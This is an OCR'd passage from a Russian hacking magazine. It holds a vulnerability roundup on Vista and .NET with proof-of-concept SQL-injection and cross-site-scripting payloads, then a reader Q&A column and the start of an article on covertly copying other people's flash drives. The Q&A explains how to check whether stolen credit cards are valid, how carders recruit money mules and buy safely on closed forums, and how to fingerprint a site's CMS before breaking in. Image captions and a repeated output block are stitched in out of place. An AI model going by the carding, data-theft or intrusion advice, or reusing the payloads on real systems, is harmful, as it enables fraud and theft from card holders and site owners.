Локальная атака на ACL'ы

Brief

В июне 2007 года хакер по имени Robbie Sohlman обратил внимание на «неаккуратную» установку в Висте прав, регламентирующих доступ к реестру и файловой системе. В результате нее непривилегированные пользователи могут беспрепятственно читать закрома защищенных хранилищ, в которых, помимо прочих данных, находится пароль администратора, а его захват приводит к известным последствиям. Хотя уязвимость носит локальный характер, ей могут пользоваться сетевые черви для повышения своих привилегий и установки руткитов, скрывая их от глаз антивирусных служб. Microsoft подсуетилась и выпустила заплатку, доступную через службу Windows Update. Технические подробности содержатся в бюллетене безопасности под номером MS07-032, из которого абсолютно невозможно ничего понять. То же самое относится и к прочим ресурсам по безопасности, например к Security Focus (www.securityfocus.com/bid/24411), ограничившемуся общими словами, но ничего не сказавшему по существу вопроса. Так что мне пришлось разбираться с проблемой самостоятельно.

Targets


Уязвимость затрагивает Microsoft Windows Vista beta 1/2, Home Basic/Home Premium/ Business/Enterprise/Ultimate, включая и x64-битные редакции. На Windows 2000/XP и Server 2003 эта угроза не распространяется.

Exploits

Не требуется — атака реализуется штатными средствами доступа к файловой системе и реестру.

Solution

Установить заплатку, которую можно получить на узле Windows Update.



Скудная информация о дыре в ACL'ах на сайте Security Focus

JIT-компиляторы в Википедии

Каскад дыр в Microsoft .NET 2

Под влиянием агрессивной политики маркетингового отдела Microsoft платформа .NET продолжает свое неуклонное наступление на рынок, потеснив классический Си++ и некоторые другие языки (Visual Basic, Java и т.д.). NET-библиотеки по умолчанию входят во все Windows-системы, начиная с XP (владельцам NT и W2K приходится их скачивать отдельно), а потому представляют собой весьма соблазнительную мишень для атаки, благо там есть, что атаковать. Сегодня мы рассмотрим как концептуальные уязвимости .NET'а, так и отдельные ошибки реализации, устраняемые путем установки соответствующей заплатки. Поскольку .NET представляет собой кросс-платформенную системно-независимую среду, абстрагированную от конкретной архитектуры, то даже крошечная уязвимость автоматически распространяется на миллионы машин, работающих по всему миру: от серверов и рабочих станций до домашних компьютеров.

Инъекция нулевых байт в текстовые строки

Язык .NET Common Language Runtime (сокращенно .NET CLR) поддерживает строки смешанного типа в MFC-стиле, трактующие символ нуля как обычный символ. В то же самое время native-функции языка Си воспринимают нулевой байт как завершитель строки, и потому при передаче CLR-строк функциям Native Си) возникает противоречие, подробно описанное в предыдущем обзоре эксплойтов.


Но если в нормальных языках ответственность за некорректное преобразование типа целиком лежит на совести программиста, вызывающего функции внешних библиотек без дополнительных проверок, то в случае с .NET мы имеем грабли даже при использовании встроенных методов, разработчики которых так и не смогли определиться, какой строковый тип они должны поддерживать.

Возьмем, например, метод String.Compare, сравнивающий ASCIIZ-строки, и сопоставим с оператором «=», сравнивающим CLR-строки, — налицо различие в поведении, наглядно демонстрируемое следующим ASP-приложением:

ASP-ПРИЛОЖЕНИЕ, ДЕМОНСТРИРУЮЩЕЕ РАЗНИЦУ В ПОВЕДЕНИИ МЕТОДА STRING.COMPARE И ОПЕРАТОРА «=», СРАВНИВАЮЩИХ ТЕКСТОВЫЕ СТРОКИ

```
Sub Page_Load()
   dim allowed, sFirstItem, sSecondItem as string
   sFirstItem = Request("first")
   sSecondItem = Request("second")
   response.Write ("String.Compare – First item = "
      & sFirstItem & "<br>")
   response.Write ("String.Compare – Second item = "
      & sSecondItem & "<br>")

   if String.Compare(sFirstItem, sSecondItem) =0 then
      response.Write(«String.Compare:Matched!
         Strs're the same"&"<br>")
   else
      response.Write("String.Compare:FAILED!
         Strs're not th esame"&"<br>")
   End If
```





Конференция по безопасности платформы .NET в Бостоне — одна из многих

```
    if sFirstItem=sSecondItem then
       response.Write ("Direct eval — Matched!
          Strings are the same" & "<br>")
    else
       response.Write("Direct eval — FAILED!
          Strings are not the same" & "<br>")
    End If
End Sub
```

Если передать приложению две полностью идентичных строки «test» («string.compare.demo.asp?first=test&second=test»), оно выдаст вполне ожидаемый и совершенно законный результат:

РЕЗУЛЬТАТ СРАВНЕНИЯ СТРОКИ «TEST» СО СТРОКОЙ «TEST» МЕТОДОМ STRING.COMPARE И ОПЕРАТОРОМ «=»

```
String.Compare — First item = test
String.Compare — Second item = test
String.Compare — Matched! Strings are the same
Direct Eval — Matched! Strings are the same
```

Но вот при передаче строк, включающих символ нуля (например, «string.compare.demo.asp?first=test%00&second=test»), ситуация кардинально изменится. Оператор «=» покажет различие, а метод String.Compare — нет:

РЕЗУЛЬТАТ СРАВНЕНИЯ СТРОКИ «TEST%00» СО СТРОКОЙ «TEST» МЕТОДОМ STRING.COMPARE И ОПЕРАТОРОМ «=»

```
String.Compare — First item = test?
String.Compare — Second item = test
String.Compare — Matched! Strings are the same
Direct Eval — Failed! Strings are not the same
```




Официальный сайт компании ProCheckUp

Ролик, демонстрирующий технику SQL-впрыска на YouTube: www.youtube.com/watch?v=MJNJjh4jORY

Помимо String.Compare, подобной болезнью страдают Server.MapPath, System.Net.Mail.SmtpMail.Send, Server.Execute, Server.Transfer и многие другие методы. Проблема затрагивает Microsoft .NET Framework 1.0, Framework 1.0 SP1/SP2/SP3, Framework 1.1, Framework 1.1 SP1 и Framework 2.0. Для ее устранения Microsoft выпустила пару заплаток KB928365 (для Framework 2.0) и KB928366 (для .NET Framework 1.1), однако их установка приводит к изменению поведения встроенных методов и в ряде случаев к развалу ранее написанных приложений, которые также приходится обновлять.

Множественные переполнения буфера в JIT-компиляторе

Платформа .NET (как и Java) представляет собой интерпретатор байт-кода, заметно уступающий в быстродействии «чистым» Си-компиляторам. Поэтому для сокращения разрыва в производительности используется техника компиляции байт-кода в память, за что отвечает JIT-компилятор. Сгенерированный им код работает в обход виртуальной машины, игнорируя многочисленные проверки, что отнюдь не идет на пользу безопасности. Ни одной фирме так и не удалось реализовать JIT-компилятор для языка Java, полностью свободный от ошибок, так что платформа .NET в этом смысле не исключение. Механизмы, обеспечивающие защиту буферов от переполнения, ориентированы главным образом на виртуальную машину, обрабатывающую байт-код, и отсутствуют в машинной коде, сгенерированном JIT-компилятором (смотри статью в Википедии: http://en.wikipedia.org/wiki/Just-in-time_compilation).

Более того, JIT-компилятор также является весьма соблазнительным объектом для атаки, поскольку содержит множество ошибок переполнения, обнаруженных исследователем по имени Jeroen Frijters из компании Sumatra. Оказалось, что JIT-компилятор всецело полагается на обрабатываемый им байт-код, наивно рассчитывая на то, что он никем не изменен после трансляции. В Java, по крайней мере, имеется верификатор, тщательно проверяющий байт-код на соответствие спецификациям... Для реализации DoS-атаки достаточно подать на вход JIT-компилятора слегка подпорченный файл с байт-кодом. Также возможен и удаленный захват управления, во всяком случае теоретически. Практически для этого потребуется обойти многочисленные защиты, предотвращающие выполнение машинного кода в неисполняемых областях памяти. В живой природе подобные эксплойты отсутствуют. А жаль! Ведь дыре подвержены практически все операционные системы линейки NT: от W2K до Висты.

И хотя Microsoft уже выпустила соответствующие пакеты обновлений: www.microsoft.com/downloads/details.aspx?FamilyId=BA3CEB78-8E1B-4C38-ADFD-E8BC95AE548D (для Windows 2000) и www.microsoft.com/downloads/details.aspx?FamilyId=CBC9F3CF-C3C3-45C4-82E3-E11398BC2CD2 (для Висты), далеко не все пользователи позаботились об их установке, и количество потенциальных жертв просто огромно.

Дополнительные технические подробности можно найти в бюллетене безопасности MS07-040 от Microsoft: www.microsoft.com/technet/security/Bulletin/MS07-040.mspx, а также на Security Focus'е: www.securityfocus.com/bid/24811.

Собственно говоря, PE-формат представляет собой весьма продвинутый контейнер для различных типов данных, и, чтобы не плодить сущности, Microsoft (в целях унификации) решила воспользоваться уже готовыми наработками, доверив это дело пионерам, допустившим в парсере PE-формата кучу ошибок. Причем среди них есть и фатальные — приводящие к переполнению с возможностью передачи управления на машинный код, что влечет за собой захват управления системой. И хотя угрозе присвоен статус «критической» (и она воздействует на все системы линейки NT, включая Висту), спешить с установкой заплаток нет никакой нужды — если у хакера есть возможность передать жертве исполняемый файл, который она запустит, то захват управления будет обеспечен и без переполнения. Исключение составляет, пожалуй, лишь CLR-код, передаваемый браузеру на выполнение. Тогда, чтобы подкинуть жертве трояна (или установить backdoor), достаточно заманить ее на специальным образом сконструированную web-страничку.

Подробнее об этой дыре можно прочитать на Security Focus'е: www.securityfocus.com/bid/24778.

Многочисленные ошибки фильтрации и SQL/HTML-инъекции

Техника SQL/HTML-инъекций отработана уже давно и вполне успешно. Допустим, при входе на некий сайт пользователь вводит свое имя и пароль, которые web-скрипт сравнивает с эталонными данными, извлеченными из базы. Взаимодействие с ней может быть организовано, например, так:



```
String.Compare - First item = test?
String.Compare - Second item = test
String.Compare - Matched! Strings are the same
Direct Eval - Failed! Strings are not the same
```

Демонстрация уязвимости в .NET'е

```
$result = mysql_db_query(
   "database",
   "select * from userTable where login = '$userLogin'
and password = '$userPassword' ");
```

Здесь $userlogin — переменная с именем пользователя, а $userPassword — пароль, подставляемый в строку SQL-запроса. Если в теле имени или пароля присутствует парная закрывающая кавычка, то его остаток интерпретируется как последовательность SQL-команд. Посмотрим, что произойдет, если вместо пароля ввести строку «fuck' or '1'='1». А произойдет при этом следующее. Базе данных будет послан запрос «select * from userTable where login = 'KPNC' and password = 'fuck' or '1' = '1'», в результате чего кавычка, стоящая после fuck'a, закроет пользовательский пароль, а остаток строки превратится в логическое выражение, обрабатываемое базой данных. Поскольку очень трудно представить себе ситуацию, при которой один не был бы равен одному, выражение всегда будет истинным вне зависимости от введенного пароля, в результате чего хакер сможет зайти на сайт под именем другого пользователя со всеми вытекающими отсюда последствиями.
Для предотвращения SQL/HTML-инъекций необходимо осуществлять фильтрацию всего пользовательского ввода на предмет наличия недопустимых символов, но разработчики web-приложений — люди ленивые, фильтрацию они реализуют кое-как, спустя рукава. Поэтому средства автоматической фильтрации, встроенные в платформу .NET, оказались большим подарком и завоевали всеобщую любовь и популярность. Между тем качество автоматического фильтра оставляет желать лучшего; он содержит множество ошибок, затрагивающих в том числе и Microsoft .NET Framework 2.0, входящий в состав «неуязвимой» Висты.
В частности, компания ProCheckUp (http://procheckup.com) обнаружила весьма солидный баг в системе управления контентом (.NET Content Management System, или сокращенно .NET CMS), допускающий подстановку .NET-скриптов в поле lang стандартного приложения logon.aspx, выполняемого в контексте уязвимого web-сайта, что позволяет реализовать атаку типа Cross Site Scripting путем отправки следующего GET-запроса:

GET-ЗАПРОС К LOGON.ASPX, ПОДСТАВЛЯЮЩИЙ .NET-СКРИПТ В ПОЛЕ LANG

```
GET /logon.aspx?lang=<SCRIPT>alert('Can%20Cross%20S
ite%20Attack')</SCRIPT> HTTP/1.1
Host: example.host.co.uk
Cookie:ASINFO=...;ASP.NET_SessionId=...;CNBOOK=...;
ASPSESSIONIDSCDAQTST=...
Referer: http://example.host.co.uk:80/environ.pl
User-Agent: Mozilla/4.0 (compatible;MSIE 5.5;Windows
NT 5.0;T312461;.NET CLR 1.0.3705)
Connection: close
```




ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HACK-FAQ@REAL.XAKEP.RU /







Q: КАКИЕ ЗАБУГОРНЫЕ САЙТЫ/БЛОГИ РАЗЛИЧНЫХ ПРЕДСТАВИТЕЛЕЙ SECURITY/HACKING/VX ПОСОВЕТУЕШЬ ПОЧИТАТЬ?

A: Ну, это вопрос скорее в «Сцену». О некоторых личностях и их сайтах в журнале уже писалось, я лишь напомню о них и добавлю парочку из своего списка ссылок в браузере:

http://cyneox.net — на этой странице хранятся проги, вирусы и статьи от человека с ником Cyneox.

http://spth.host.sk — вирусы от 19-летнего вирусмейкера из Австрии, автора статей для езинов 29A, coderz.net, rRlf, BATch Zone, Christmas Special, Brigada Ocho, eBCVG и LowLevel.

http://0xdeadbeef.info — детище Marco Ivaldi aka Raptor, эксперта и консультанта по информационной безопасности, разработчика Unix-приложений, редактора и постоянного автора итальянского журнала Linux&C. Он же автор нескольких local root-эксплойтов для Linux Kernel 2.6.x.

http://tty64.org — сайт израильского хакера-программиста по имени Itzic. Есть очень интересные материалы, например «Advanced Buffer Overflow Methods».

www.vx-dia.de.vu — блог Dia — мембера vx-группы RRLF.

http://spacerogue.net — персональная страничка Space Rogue — всемирно известного журналиста, бывшего члена группы L0pht.

http://retrogod.altervista.org — веб-блог довольно известного хакера Rgod'a, который в одиночку написал больше эксплойтов, чем многие элитные хак-тимы.

http://guninski.com — авторский проект одного из ведущих мировых security-специалистов — Georgi Guninski. Именно он нашел огромное количество багов в разных осях (AIX, Solaris, *BSD), в продуктах Microsoft (IE, NC, Outlook, MS Office), веб-серверах (MS IIS, Lotus Domino, Oracle), веб-приложениях (Hotmail) и стал соавтором книги «Hack Proofing Your Network — Internet Tradecraft».

http://kacper.bblog.pl — блог Kacper'a из Devil Team.

http://0x000000.com — интереснейший блог, созданный Ronald van den Heetkamp aka Jungsonn и посвященный webapplication security. Советую посетить.

Q: ГДЕ УЗНАТЬ ПРО ТОЧКИ ДОСТУПА С БЕСПЛАТНЫМ WI-FI ИНЕТОМ? МОЖЕТ, ЕСТЬ КАРТЫ?

A: Конечно, существует проект, посвященный именно бесплатным и плохо защищенными точками доступа, с указанием их местоположения в различных городах: http://freewifi.ru. Причем проект не ограничивается Россией, а включает и многие другие страны. На сайте имеется удобный поиск по нужным критериям. Есть возможность самостоятельно добавлять новые точки в базу проекта.

Также можно зайти на ресурс, посвященный Wi-Fi точкам Москвы: http://wardriver.ru.

Q: В СЕТИ ПОСТОЯННО КИДАЮТ НА ЛАВЕ. КАК ЗАЩИТИТЬСЯ?

A: От кидалова нельзя непосредственно защититься, можно лишь стараться вести себя так, чтобы не быть кинутым. Я уже неоднократно призывал делать покупки на закрытых форумах. Вряд ли кто-то будет там кидать на небольшие суммы, если сам доступ к форуму стоит порядка 40 WMZ. Чекай базы кидал, делай запросы ICQ-ботам. Я предпочитаю работать через знакомых людей, с которыми уже проводились сделки, или брать контакты уже проверенных селлеров у своих друзей.

Заряди Гугл запросом вида «NICK+Black», «NICK+Black+ICQ:123456» и т.д.

Q: ЗНАЮ, ЧТО САЙТ НАХОДИТСЯ НА ПАБЛИК-ДВИЖКЕ, НО НЕ МОГУ ОПРЕДЕЛИТЬ, ЧТО ЗА CMS. ЕСТЬ КАКИЕ-ТО ПРИЕМЫ?

A: Как и при обычном взломе, можно вызвать ошибку в выполнении скриптов, использовать поисковик, искать стандартные директории вроде admin, panel, root и т.п. Как правило, именно в таких местах авторизации прописана строка с названием движка (не забываем, что названия директорий могут быть прописаны в файле robots.txt). Можно проводить анализ вручную или использовать сканеры. Я предпочитаю сначала помучить Гугл запросами вроде «Powered by site:www.target.com», потом пропарсить сайт руками и только затем врубаю специальные утилиты.

Потом ведь всегда можно спросить название движка у владельца/создателя сайта, применив социальную инженерию. Обычно человек, создавший движок, оставляет свой email на сайте.

Далее, у большинства популярных двигов в корневой директории со скриптами всегда имеется файл вроде readme.html, install.html и т.п. Как правило, это файлы с инструкциями по установке, в которых также прописаны название и версия движка.

Можно попробовать выполнить один из скриптов движка. Например, у WordPress в папке wp-includes лежит файл author-template.php (выбрал рандомно). Выполняем http://target.com/wp-includes/author-template.php; если вывалилась ошибка, то двиг определен.

Q: ТОЛЬКО ЧТО ПОДНЯЛ СЕРВАК, НО ПОКА ЧТО ВРЕМЕНИ НА НАСТРОЙКУ И ДОЛЖНОЕ ОБСЛУЖИВАНИЕ НЕТ, ПОЭТОМУ НУЖНЫ ПРОСТЕЙШИЕ РЕКОМЕНДАЦИИ ПО БЕЗОПАСНОСТИ, БЕЗ МОРОКИ И ПРОЧЕГО МОЗГОЛОМСТВА.

A: Для начало нужно определиться, как и для чего будет использоваться сервер: будет это сервак для хостинга сайтов, mail-сервер или что-то другое. Будем отталкиваться от того, что мы хотим поднять веб-сервер для хостинга собственного сайта.

С самого начала не стоит забывать про .htaccess, так как раскрытие листинга — одна из самых часто встречающихся ошибок. Дальше, я предпочитаю тем же акцессом поставить права доступа к директориям, файлам по IP-адресу.




```
Order Deny,Allow
Deny from all
Allow from you_ip
Options All -Indexes
```

Включи SAFE_MODE, если есть возможность.

Поставь простенькую IDS на основе скриптов. Могу предложить DLsecure (http://dlsecure.damagelab.org) и PHPIDS (http://php-ids.org).

Q: КАК ЗАЩИТИТЬСЯ ОТ IP-СПУФИНГА?

A: Логично было бы вообще отказаться от такого нестойкого вида авторизации. Ведь IP-спуфинг — это, прежде всего, подделка IP-адреса, необходимого для успешной аутентификации. Потом, безопасность может повысить грамотная настройка маршрутизатора — шифрование сессии будет весьма полезным.

Q: ПОСМОТРЕЛ БЕСПЛАТНЫЕ СИСТЕМЫ ОБНАРУЖЕНИЯ ВТОРЖЕНИЙ, ХОЧЕТСЯ СРАВНИТЬ ИХ С ПЛАТНЫМИ АНАЛОГАМИ. ПОДКИНЬ ПАРУ НАЗВАНИЙ.

A: Из наиболее известных это WiSentry (на момент написания статьи версия 4.2), имеющая базу событий. Загрузить демонстрационную версию можно здесь: http://wimetrics.com/Products/WAPD%20Download%20Request.htm.

Потом, AirDefense (http://airdefense.net/products/index.php), существующая в нескольких версиях (персональная, корпоративная и т.п.). Она основана на сенсорах, размещенных на защищаемой площади, которые передают данные на центральный сервер.

Не знаю, стоит ли советовать такой комплект, как Hitachi AirLocation, подходящий для большой корпоративной сети, но все же назову и его. Он состоит из управляющего сервера, станций, сервера, определяющего координаты, WLAN-оборудования и программного обеспечения. Определение координат стандартно — посылкой сигнала на точки и временем отклика. Стоит такое чудо около $43 000.

Q: ЧТО ТАКОЕ ДРОП-ПРОЕКТЫ?

A: Для начала определимся с терминологией. Дроп — это человек, обналичивающий деньги с кредитных карт (кэш или вещевуха), которые ему предоставляет кардер, и получающий за это определенный процент. Так как этот самый процент может достигать больших размеров и не исключена возможность кидка со стороны дропа, кардеру зачастую приходится применять хитрую схему работы, и он создает в интернете сайт (дроп-проект) для вербовки граждан в свою мегакомпанию. Этот сайт рекламируется на разных досках объявлений и порталах с предложениями работы. Придумывается убедительная легенда, заключается двухсторонний договор (для большей убедительности), в котором прописаны такие пункты, как процент от выполненной работы (как правило, это мизерный процент — около 4-7%) и санкции в случае невыполнения договора.

Таким образом ничего не подозревающий человек становится звеном в цепочке махинаций с кредитками.

Q: Я ХОЧУ НАПИСАТЬ ПРОГУ ДЛЯ УДАЛЕННОГО АДМИНИСТРИРОВАНИЯ. ДАЙ, ПОЖАЛУЙСТА, ССЫЛКИ (ЖЕЛАТЕЛЬНО ДЛЯ DELPHI, НО МОЖНО И ОБЩИЕ ПРИНЦИПЫ НАПИСАНИЯ ПОДОБНЫХ ПРОГРАММ).

A: В майском номере журнала была статья по написанию системы удаленного администрирования. Думаю, сейчас номер доступен на сайте журнала.

Q: ПОДСКАЖИТЕ КАКОЙ-НИБУДЬ РАБОТАЮЩИЙ ГЕНЕРАТОР НОМЕРОВ/КАРТ WEBMONEY ИЛИ ДРУГОЙ СПОСОБ ИХ ПОЛУЧЕНИЯ, ВОЗМОЖНЫЙ ИЗ-ЗА ТЕХ ИЛИ ИНЫХ НЕДОРАБОТОК.

A: Наличие работающего генератора поставило бы крест на платежной системе. Создание генератора карт WebMoney (и других платежных систем) невозможно в принципе, так как между номером и паролем нет связи (они просто хранятся в базе данных платежной системы, и, скорее всего, даже там они в зашифрованном виде). Так что не ведись на предложения от кидал по поводу покупки такого стаффа.

Q: КАК ПРОБИТЬ ИНФОРМАЦИЮ О ЧЕЛОВЕКЕ ЧЕРЕЗ ИНТЕРНЕТ? ЕСТЬ ЛИ АЛЬТЕРНАТИВА ИСПОЛЬЗОВАНИЮ БАЗ ДАННЫХ?

A: В интернете существуют бесплатные сервисы вроде «Забей телефон — получи Ф.И.О.» и наоборот, но информация в базах таких сервисов крайне редко обновляется и в большинстве случаев неактуальна. Многое зависит от того, что мы знаем о человеке. Если один лишь ник, то снабжаем поисковики запросами «Профиль пользователя+NICKNAME» и т.п. Имея IP-адрес человека, пробиваем его в Whois'е, узнаем местонахождение, провайдера и т.п. А вот что делать дальше — это уже большой вопрос, поскольку ни один уважающий себя провайдер, естественно, информацию о своих клиентах тебе не даст :). Сейчас есть люди, пробивающие подобную инфу за деньги, но, как показывает опыт общения с такими пробивщиками, они также тупо юзают поисковики и имеющиеся базы (а вообще, читай июньскую статью про анонимность в сети от R0id'a — примечание Forb'a).

Q: СОВСЕМ НЕДАВНО ВЛИЛСЯ В КАРДИНГ-ТЕМУ, И ВОЗНИК ВОПРОС: КАК ЧЕКНУТЬ КРЕДУ НА ВАЛИД?

A: Идешь и налишь :). На самом деле для этого существуют различные сервисы, биллинги (http://authorize.net, к примеру). Банку посылается запрос, на который приходит ответ: есть лаве на карте или все по нулям. За такую проверку приходится отбашлять небольшой процент.

Можно предложить еще один, по правде говоря, глупый вариант: регистрацию на сайте, требующем указания данных CC (думаю, ты понял, что речь идет о XXX-порталах :)).

Насколько я знаю, существуют биллинги, не берущие комиссию при проверке карты, но информация о них закрыта ;).

Кстати, совсем недавно вышел скрипт для чека CC от команды Cyberlords, использующий один из сервисов, снимающих деньги.

Q: СУЩЕСТВУЮТ ЛИ БРУТФОРСЕРЫ ПАРОЛЕЙ, ОПТИМИЗИРОВАННЫЕ ДЛЯ РАБОТЫ НА ДВУХЪЯДЕРНЫХ ПРОЦЕССОРАХ?

A: По крайней мере я таких брутов не встречал. Для AMD'шных камней существует программа Dual-Core Optimizer, по словам разработчиков, реализующая внутренний потенциал мощностей проца в большинстве приложений. Бери, экспериментируй.

КРИС КАСПЕРСКИ

Предательский антивирус

Тыбрим данные с flash-модулей и CD/DVD

Как сграбить содержимое флешек и CD/DVD-носителей (включая удаленные файлы), не нарушив ни один пункт закона и оставшись непойманным, неразоблаченным и непобитым? Я, покурив хорошей травы, разработал специальную технологию, описание которой и предлагаю всем желающим.



одят тут всякие! Спать, понимаешь, мешают. Зашел ко мне давеча в нору один такой тип. Флешку припер. Сует ее в разъем. Скопировать последний альбом Independent у меня хочет. А там у него, на флешке, сорцы интересные, конфиденциальная документация и фотки пикантные интимного характера с его пассией в главной роли. Знакомая ситуация, не так ли? И этот кадр думает, что если ни на секунду не выпускать свою малышку из рук, то никто у него ничего не сопрет. Наивный! Я озаботился этой проблемой еще во времена MS-DOS, когда программистам приходилось таскать за собой потрепанную папочку с дискетами пятидюймового форм-фактора, что придавало им сходства с инженерами (которыми они, по сути, и являлись, поскольку пользователей тогда еще не существовало).


С тех пор многое изменилось. Народ перешел на ZIP'ы, CD/DVD, флешки и прочие носители, вмещающие гигабайты полезных данных, которыми некоторые скряги упорно не хотят делиться, забыв главный девиз хакера, гласящий, что код и данные — общенародное достояние. Ну не хотят делиться — и хрен с ними! Мы и сами возьмем! По этому поводу я говорю: «Что на мой компьютер попало, то пропало». Хочешь сохранить свои данные в тайне — так не суй флеш куда попало!

Обзор существующих утилит, или как палятся хакеры

